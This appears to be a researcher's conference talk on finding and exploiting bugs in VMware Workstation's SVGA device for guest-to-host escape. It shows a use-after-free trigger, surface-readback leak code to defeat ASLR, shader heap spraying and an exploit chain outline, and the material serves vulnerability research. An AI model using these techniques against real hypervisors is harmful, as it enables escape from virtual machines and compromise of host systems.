Bugs of yore: A bug hunting journey on VMware's hypervisor

Zisis Sialveras, zisis@census-labs.com, @_zisis

WHOAMI

- Computer security researcher at CENSUS
- Finding and exploiting bugs professionally since 2013
- Reversed A LOT of VMware's code
- Gave a few talks about VMware exploitation in the past


HOW EVERYTHING STARTED

- Goal: Develop guest-to-host escape exploit for VMware Workstation 12 (on Windows host)
- Skills:
  - Developed a fair number of exploits
  - Experienced with low-level stuff
- Disadvantages:
  - Basic knowledge of how virtual machines work

FIRST STEPS

- Map the attack surface
- It’s early 2017, the VMware boom era has not yet started
- Useful resources:
  - Cloudburst by Kostya Kortchinsky
    - First public attempt for SVGA exploitation
  - Out of the Truman Show: VM Escape in VMware Gracefully
    - RPCI guest-to-host escape exploits
- Decided to go with SVGA

VMWARE ARCHITECTURE



SVGA SPECIFIC RESOURCES

- What is SVGA ?
- Communication with the guest OS (SVGA FIFO)
- Useful resources:
  - GPU Virtualization on VMware's Hosted I/O Architecture - Micah Dowty, Jeremy Sugerman
- Mini operating systems for SVGA testing
  - https://sourceforge.net/projects/vmware-svga/
  - Messed with them to understand how graphics work

SVGA THREAD

- VMX host process
- Polls for SVGA commands from the guest
- Communication with the guest using SVGA FIFO (shared memory)

```
// REVERSED PSEUDO CODE
struct SVGACmdHeader {
    uint32_t index;
    uint32_t size;
};

void SVGAFifo_ProcessFIFO(...) {
    // ...
    SVGACmdHeader header;

    for (int i = 0; i < 0x200; i++) {
        if (!SVGA_ReadNextCmdFromFIFO(&header))
            break;

        SVGA_DispatchHandler(header);
    }
}

int SVGA_DispatchHandler(SVGACmdHeader *hdr) {
    PhysMemIter iter;

    PhysMem_IteratorCreateFromPtr(&iter, /* ... */);

    if (hdr->index > SVGA_3D_CMD_MAX)
        return 1;

    SVGACmd3dDispatchTable[hdr->index](iter);
}
```

SVGA3D PROTOCOL

- Objects
  - MOB (Memory OBject)
  - Surface
  - Context
  - Shader
  - Screentarget
- Operations
  - Define
  - Destroy
  - Bind
  - Readback
  - More…

SVGA PROTOCOL EXAMPLE

```
1163  typedef struct SVGA3dCmdDefineGBSurface {
1164          uint32 sid;
1165          SVGA3dSurface1Flags surfaceFlags;
1166          SVGA3dSurfaceFormat format;
1167          uint32 numMipLevels;
1168          uint32 multisampleCount;
1169          SVGA3dTextureFilter autogenFilter;
1170          SVGA3dSize size;
1171  } SVGA3dCmdDefineGBSurface;
```

```
1124  typedef struct SVGA3dCmdDefineGBMob {
1125          SVGAMobId mobid;
1126          SVGAMobFormat ptDepth;
1127          PPN32 base;
1128          uint32 sizeInBytes;
1129  } SVGA3dCmdDefineGBMob;
```

```
1226  typedef struct SVGA3dCmdBindGBSurface {
1227          uint32 sid;
1228          SVGAMobId mobid;
1229  } SVGA3dCmdBindGBSurface;
```

```
1272  typedef struct SVGA3dCmdReadbackGBSurface {
1273          uint32 sid;
1274  } SVGA3dCmdReadbackGBSurface;
```

THE FIRST BUG

BLIT CUBE

```
67  int
68  main(void)
69  {
70     SVGA3dVertexDecl *decls;
71     SVGA3dPrimitiveRange *ranges;
72     SVGA3dTextureState *ts;
73     SVGA3DUtil_InitFullscreen(CID, 1024, 768);
74
75     vertexSid = SVGA3DUtil_DefineStaticBuffer(vertexData, sizeof vertexDa
76     indexSid = SVGA3DUtil_DefineStaticBuffer(indexData, sizeof indexData)
77     textureSid = SVGA3DUtil_DefineSurface2D(256, 256, SVGA3D_A8R8G8B8);
78
79     while (1) {
80
81        SVGA3D_BeginSetTextureState(CID, &ts, 1);
82        {
83           ts[0].stage = 0;
84           ts[0].name  = SVGA3D_TS_BIND_TEXTURE;
85           ts[0].value = textureSid;
86        }
87        SVGA_FIFOCommitAll();
88
89        SVGA3D_BeginDrawPrimitives(CID, &decls, 1, &ranges, 1);
90        {
91           decls[0].identity.type = SVGA3D_DECLTYPE_FLOAT3;
92           decls[0].identity.usage = SVGA3D_DECLUSAGE_POSITION;
93           decls[0].array.surfaceId = vertexSid;
94           decls[0].array.stride = sizeof(MyVertex);
95           decls[0].array.offset = offsetof(MyVertex, position);
96
97           ranges[0].primType = SVGA3D_PRIMITIVE_TRIANGLELIST;
98           ranges[0].primitiveCount = numTriangles;
99           ranges[0].indexArray.surfaceId = indexSid;
100          ranges[0].indexArray.stride = sizeof(uint16);
101          ranges[0].indexWidth = sizeof(uint16);
102       }
103       SVGA_FIFOCommitAll();
104    }
```

```
67  int
68  main(void)
69  {
70     SVGA3dVertexDecl *decls;
71     SVGA3dPrimitiveRange *ranges;
72     SVGA3dTextureState *ts;
73     SVGA3DUtil_InitFullscreen(CID, 1024, 768);
74
75     vertexSid = SVGA3DUtil_DefineStaticBuffer(vertexData, sizeof vertexDa
76     indexSid = SVGA3DUtil_DefineStaticBuffer(indexData, sizeof indexData)
77
78     while (1) {
79
80        textureSid = SVGA3DUtil_DefineSurface2D(256, 256, SVGA3D_A8R8G8B8)
81        SVGA3D_BeginSetTextureState(CID, &ts, 1);
82        {
83           ts[0].stage = 0;
84           ts[0].name  = SVGA3D_TS_BIND_TEXTURE;
85           ts[0].value = textureSid;
86        }
87        SVGA_FIFOCommitAll();
88
89        SVGA3D_BeginDrawPrimitives(CID, &decls, 1, &ranges, 1);
90        {
91           decls[0].identity.type = SVGA3D_DECLTYPE_FLOAT3;
92           decls[0].identity.usage = SVGA3D_DECLUSAGE_POSITION;
93           decls[0].array.surfaceId = vertexSid;
94           decls[0].array.stride = sizeof(MyVertex);
95           decls[0].array.offset = offsetof(MyVertex, position);
96
97           ranges[0].primType = SVGA3D_PRIMITIVE_TRIANGLELIST;
98           ranges[0].primitiveCount = numTriangles;
99           ranges[0].indexArray.surfaceId = indexSid;
100          ranges[0].indexArray.stride = sizeof(uint16);
101          ranges[0].indexWidth = sizeof(uint16);
102       }
103       SVGA_FIFOCommitAll();
104    }
```

SMELLS LIKE UAF

```
0:013> g
(978.1f24): Access violation - code c0000005 (!!! second chance !!!)
vmware_vmx+0x23bcdc:
00007ff6`61f8bcdc 488b5208        mov     rdx,qword ptr [rdx+8] ds:00000000`258b0fe8=????????????????
0:013> DQ RDX
00000000`258b0fe0  ????????`???????? ????????`????????
00000000`258b0ff0  ????????`???????? ????????`????????
00000000`258b1000  ????????`???????? ????????`????????
00000000`258b1010  ????????`???????? ????????`????????
00000000`258b1020  ????????`???????? ????????`????????
00000000`258b1030  ????????`???????? ????????`????????
00000000`258b1040  ????????`???????? ????????`????????
00000000`258b1050  ????????`???????? ????????`????????
```

ANALYSIS OF THE DEALLOCATION

```
void *CacheView_Get(struct cache *cache_obj, int cdev_type, /* a dozen of arguments */ ) {
    uint8_t buffer[0x1C];
    uint64_t hash;
    struct Cache_Slot *found;

    // initialize buffer with provided arguments
    buffer = ...;

    // use some of the argument to craft a key in the buffer (5)
    hash = Cache_KeyCreate(buffer, sizeof(buffer));

    // HashTable is implemented by using a double linked list.
    // Keeps track of the most recent used object by placing on the list head.
    found = Cache_Lookup(cache_obj, buffer, hash);

    if (found)
        return found->ptr;
```

ANALYSIS OF THE DEALLOCATION 2

```
    new_slot = Cache_AllocSlot();

    switch(cdev_type) {
        case 0:
            new_slot->ptr = AllocDepthStencilView();
        case 1:
            new_slot->ptr = AllocRenderTargetView();
        case 2:
            new_slot->ptr = AllocResourceView();
    }
    // Cache_Insert tries to keep the list up to limit.
    // If too many objects are inserted, it begins to free
    // the least recent used.
    Cache_Insert(cache_obj, new_slot, new_slot);

    return new_slot->ptr;
}
```


BUT WHY IT CRASHES ?

```
if (ContextPtr->State & 8) {
    Destination = UAFStructPtrGlobalContainer + 0x280;
    for (Counter = 0; Counter < 8; Counter++) {
        if (Context->RenderTargets[i] != 0xffffffff) {
            *Destination = CacheView_Get(cacheobj, 1, Context->RenderTargets[i].sid,
                0, Context->RenderTargets[i].face, 1, Context->RenderTargets[i].mimap, 1);
        } else {
            *Destination = NULL;
        }
    }

    // (2)
    Destination = UAFStructPtrGlobalContainer + 0x2c0;
    if (*(DWORD *)(ContextPtr + 0x1a8) != 0xffffffff) {
        /* ... */
        *Destination = CacheView_Get(cacheobj, 2, ...);
    } else {
        *Destination = NULL;
    }
}

if (ContextPtr->State & 0x20) {
    Destination = UAFStructPtrGlobalContainer + SomeIndex * 8 + 0x3b0;
    TextureState = ContextPtr->TextureState[SomeIndex] + 0x3b0 + Index * 0x84;

    if (TextureState.value != 0xffffffff) {
        *Destination = CacheView_Get(cacheobj, 0, Context->TextureState.value, ...);
    } else {
        *Destination = NULL;
    }
}
```

```
while (1) {
    textureSid = SVGA3DUtil_DefineSurface2D(256, 256, SVGA3D_A8R8G8B8);

    SVGA3D_BeginSetTextureState(CID, &ts, 1);
    {
        ts[0].stage = 0;
        ts[0].name  = SVGA3D_TS_BIND_TEXTURE;
        ts[0].value = textureSid;
    }
    SVGA_FIFOCommitAll();

    SVGA3D_BeginDrawPrimitives(CID, &decls, 1, &ranges, 1);
    {
        decls[0].identity.type = SVGA3D_DECLTYPE_FLOAT3;
        decls[0].identity.usage = SVGA3D_DECLUSAGE_POSITION;
        decls[0].array.surfaceId = vertexSid;
        decls[0].array.stride = sizeof(MyVertex);
        decls[0].array.offset = offsetof(MyVertex, position);

        ranges[0].primType = SVGA3D_PRIMITIVE_TRIANGLELIST;
        ranges[0].primitiveCount = numTriangles;
        ranges[0].indexArray.surfaceId = indexSid;
        ranges[0].indexArray.stride = sizeof(uint16);
        ranges[0].indexWidth = sizeof(uint16);
    }
    SVGA_FIFOCommitAll();
}
```

HOW TO REACH CacheView_Get()

- Meet all the requirements to trigger it from Windows VM
- DrawPrimitives requirements:
  - Context (Define context command)
  - Vertex declarations
- sub_140287B10 requirements:
  - Render Targets (SetRenderTargets)
  - Texture State (SetTextureState)



BUILDING THE EXPLOIT

DEVELOPING A REAL-WORLD EXPLOIT

- BlitCube vs Windows guest OS
  - Hardware compatibility
  - SVGA3D API changes
- DrawPrimitives is deprecated
  - Use SVGA_3D_CMD_DRAW instead
- SetTextureState, SetRenderTargets are also deprecated
  - Use SVGA_3D_CMD_DEFINE_GB_CONTEXT

MEETING THE REQUIRMENTS

1. Context
2. Vertex Declaration
3. Render Targets
4. Texture state

```
1306  typedef struct SVGA3dCmdDefineGBContext {
1307          uint32 cid;
1308  } SVGA3dCmdDefineGBContext;
```

```
1318  typedef struct SVGA3dCmdBindGBContext {
1319          uint32 cid;
1320          SVGAMobId mobid;
1321          uint32 validContents;
1322  } SVGA3dCmdBindGBContext;
```

```
1036  typedef struct {
1037          SVGA3dRect viewport;
1038          SVGA3dRect scissorRect;
1039          SVGA3dZRange zRange;
1040
1041          SVGA3dSurfaceImageId renderTargets[SVGA3D_RT_MAX];
1042          SVGAGBVertexElement decl1[4];
```

```
1071          SVGAGBVertexStream streams[SVGA3D_MAX_VERTEX_ARRAYS];
1072          SVGA3dVertexDivisor divisors[SVGA3D_MAX_VERTEX_ARRAYS];
1073          uint32 numVertexDecls;
1074          uint32 numVertexStreams;
1075          uint32 numVertexDivisors;
1076          uint32 pad2[30];
1077
1078          uint32 tsColorKey[SVGA3D_NUM_TEXTURE_UNITS];
1079          uint32 textureStages[SVGA3D_NUM_TEXTURE_UNITS][SVGA3D_TS_CONSTANT + 1];
1080          uint32 tsColorKeyEnable[SVGA3D_NUM_TEXTURE_UNITS];
1081
1082          SVGA3dShaderConstFloat pShaderFValues[SVGA3D_CONSTREG_MAX];
1083          SVGA3dShaderConstFloat vShaderFValues[SVGA3D_CONSTREG_MAX];
1084  } SVGAGBContextData;
```

TRIGGER THE BUG FROM WINDOWS

```
#define VULN_CONTEXT_ID 0x60
SurfaceIdBase = 0x100;
/*
 * InitAndDraw initializes all the required objects and fields
 * to force the SVGA3D_CMD_DRAW to execute CacheView_Get()
 */
InitAndDraw(VULN_CONTEXT_ID, VULN_CONTEXT_ID, SurfaceIdBase,
                    SurfaceIdBase, 0x20, TRUE);
SurfaceIdBase += 0x20;

// The number of loop iterations is calculated in that way to fill
// the cache and free the least recently used buffers.
for (Counter = 1; Counter < 0x67; Counter++) {
    InitAndDraw(VULN_CONTEXT_ID + Counter, VULN_CONTEXT_ID + Counter,
                            SurfaceIdBase, SurfaceIdBase, 0x20, FALSE);
    SurfaceIdBase += 0x20;
}

// Use it
InitAndDraw(VULN_CONTEXT_ID, VULN_CONTEXT_ID, SurfaceIdBase,
                SurfaceIdBase, 0x20, FALSE);
```

INTERESTING USE

```
if (UAFStructPtrContainer->DepthStencilViewObject && UAFStructPtrContainer->RenderTargetViewObjects[0]) {
    ret = IsDepthStencilViewCompatible(
                    UAFStructPtrContainer->DepthStencilViewObject,
                    UAFStructPtrContainer->RenderTargetViewObjects[0]);
}
```

```
.text:0000000140239F64 mov     rcx, [rcx+10h]  ; rcx = slot->ptr->dxobject; (ID3D11DepthStencilView)
.text:0000000140239F68 mov     r13, rdx
.text:0000000140239F6B mov     rax, [rcx]      ; deref ID3D11DepthStencilView
.text:0000000140239F6B                         ; rax points to the VTABLE
.text:0000000140239F6E mov     r12d, 1
.text:0000000140239F74 lea     rdx, [rsp+98h+var_30]
.text:0000000140239F79 xor     edi, edi
.text:0000000140239F7B mov     ebp, r12d
.text:0000000140239F7E mov     esi, r12d
.text:0000000140239F81 mov     ebx, edi
.text:0000000140239F83 call    qword ptr [rax+40h]
```

NEXT STEPS

- Wrote a kernel driver to trigger the free
- Forced the execution to go from an interesting use
- Everything was straightforward so far
- Need to discover a way to spray the heap to reclaim the region

HELLO SHADERS

- SVGA_3D_CMD_SET_SHADER
- ShaderBuffer contents are controllable from guest
- Not freed until SVGA_3D_CMD_DESTROY_GB_SHADER

```
struct SVGAShader *BuildNewShader(...) {
    /* ... */
    buffer = malloc(sizeInBytes);
    memcpy(buffer, ShaderBuffer, sizeInBytes);
    // this heap chunk is alive until a SVGA_3D_CMD_DESTROY_GB_SHADER is called
    ShaderObject->contents = buffer;
    /* ... */
}
```

ALMOST THERE

- Windows kernel driver can
  - Trigger the free
  - Spray the heap with controllable data
  - Use the UAF chunk contents into a call instruction
- Need an information leak
  - Where to look ??

MORE BUGS

READBACK MECHANISM

- Mechanism for reading back to guest the contents from the SVGA objects (contexts, surface, etc)
- Surface readback is complex because of the huge number of surfaces formats
- Code full of mathematical operations with surface dimensions => prone to errors

SURFACE BACKEND OBJECTS

- On Windows host surfaces are represented at the backend with ResourceContainers objects
- RC has a buffer that will store surface contents
- On VMware 12.5.7, 9 different RC types depending on surface format.

RC9 INIT

```
struct ResourceContainerType9 {
    DWORD RCType;
    // ...
    DWORD Format;
    // ...
    SVGA3dSize Dimensions;
    // ...
    FUNCPTR Init;
    FUNCPTR Fini;
    // ...
    VOID *Buffer[];
};
```


```
int ResourceContainerType9_Init(
    ResourceContainer *rc, SVGA_Surface *surface, /*...*/) {

    SVGA3dSize size3d;

    while (mipmap_level < surface->mipmap) {

        size3d = // calculated from surface and mipmap_level

        rowpitch = SVGA_CalcRowPitch(size3d)
        size = SVGA_CalcTotalSize(
                SurfaceFormatCaps[surface->type], size3d, rowpitch);

        rc->Buffer[mipmap_level++] = MKSMemMgr_Alloc(size);
    }

    return 1;
}
```

INFORMATION LEAK

```
// Both source and destination surfaces will allocate a ResourceContainer of type 9 at the next Draw call.
SVGA3D_DefineGBSurface(sid: SourceSurfaceId, (SVGA3dSurfaceFlags)0x20008000, format: SVGA3D_BC3_UNORM,
                       numMipLevels: 1, multisampleCount: 0, autogenFilter: SVGA3D_TEX_FILTER_NONE, &size3d);
SVGA3D_DefineGBSurface(sid: DestinationSurfaceId, (SVGA3dSurfaceFlags)0x20008000, format: SVGA3D_BC3_UNORM,
                       numMipLevels: 1, multisampleCount: 0, autogenFilter: SVGA3D_TEX_FILTER_NONE, &size3d);

SVGA3D_Draw(cid: LeakCtxId, primCnt: 0x4141, startVertexLoc: 0x1337, primType: SVGA3D_PRIMITIVE_TRIANGLELIST);

// Clear the allocated pages
memset(_Dst: DstMobPageEntry->VirtualAddr, _Val: 0, PAGE_SIZE);

/* Surface must be bound BEFORE SurfaceCopy command. */
SVGA3D_DefineGBMOB(DestinationMobId, SVGA3D_MOBFMT_PTDEPTH_0,
        base: PA2PPN(DstMobPageEntry->PhysicalAddr.LowPart), sz: 0x1000);
SVGA3D_BindGBSurface(SId: DestinationSurfaceId, DestinationMobId);

SVGA3D_SurfaceCopy(srcSid: SourceSurfaceId, srcFace: 0, srcMipmap: 0,
    dstSid: DestinationSurfaceId, dstFace: 0, dstMipmap: 0, Boxes: NULL, BoxesSizeInBytes: 0);

// trigger the leak :)
SVGA3D_ReadbackGBSurface(sid: DestinationSurfaceId);
```


DEFEATING ASLR: SPRAY WITH RC

- Spray with RC
  - Type is irrelevant; all of them have funcptrs




DEFEATING ASLR: FREE

- Spray with RCs
  - Type is irrelevant; all of them have funcptrs
- Free the RCs




DEFEATING ASLR: ALLOC RC9

- Spray with RCs
  - Type is irrelevant; all of them have funcptrs
- Free the RCs
- Allocate RC9
  - Surface dimensions affect the data buffer size
  - Data buffer size must be equal to RC



DEFEATING ASLR: READBACK

- Spray with RCs
  - Type is irrelevant all of them have funcptrs
- Free the RCs
- Allocate RC9
  - Surface dimensions affect the data buffer size
  - Data buffer size must be equal to RC
- Readback!



ALL TOGETHER

- Defeat ASLR
  - Leak a RC; they have function pointers
- Trigger the free
- Spray with shaders, reclaim the heap chunk
- Execute and pwn!

EVEN MORE BUGS

VERSION 14

- All bugs were patched ☹
- Urge to rewrite an exploit
- Now I’m familiar with the code
  - Better understanding of where to look for bugs
  - More experienced with exploitation techniques/objects

SHADER MODEL 3

- Few blogposts and CVEs for SM4 bugs in VMware
- While reversing SVGA_3D_CMD_DRAW handler for the previous exploit I discovered the SM3 parser
- Confirmed I can reach it
- Started reversing the parser

NEW BUG FOUND!

```
BOOL  ParseSM3(
    ShaderObject *obj,
    UINT64 ShaderSizeInDwords,
    PVOID ShaderBuffer) {
    // ...
    while (ParseNextSM3Instruction(ShaderParserObject,
                                   &InstrBuffer, &Opcode)) {

        if (!ProcessSM3Instruction(obj, &InstrBuffer, &Opcode))
            goto fail;
    }
}
```

```
BOOL SM3_0x51Handler(ShaderObject *obj, UINT32 *InstrBuffer) {
    UINT32 val;

    val = *(UINT32 *)InstrBuffer;
    if (val >= 0x100)
        return FALSE;

    if (*(BYTE *)obj->Offset0x4E8) {
        sub_14030F150(obj + 0x1def0, val, ++InstrBuffer);
    } else {
        /* ... */
    }

    return TRUE;
}
```

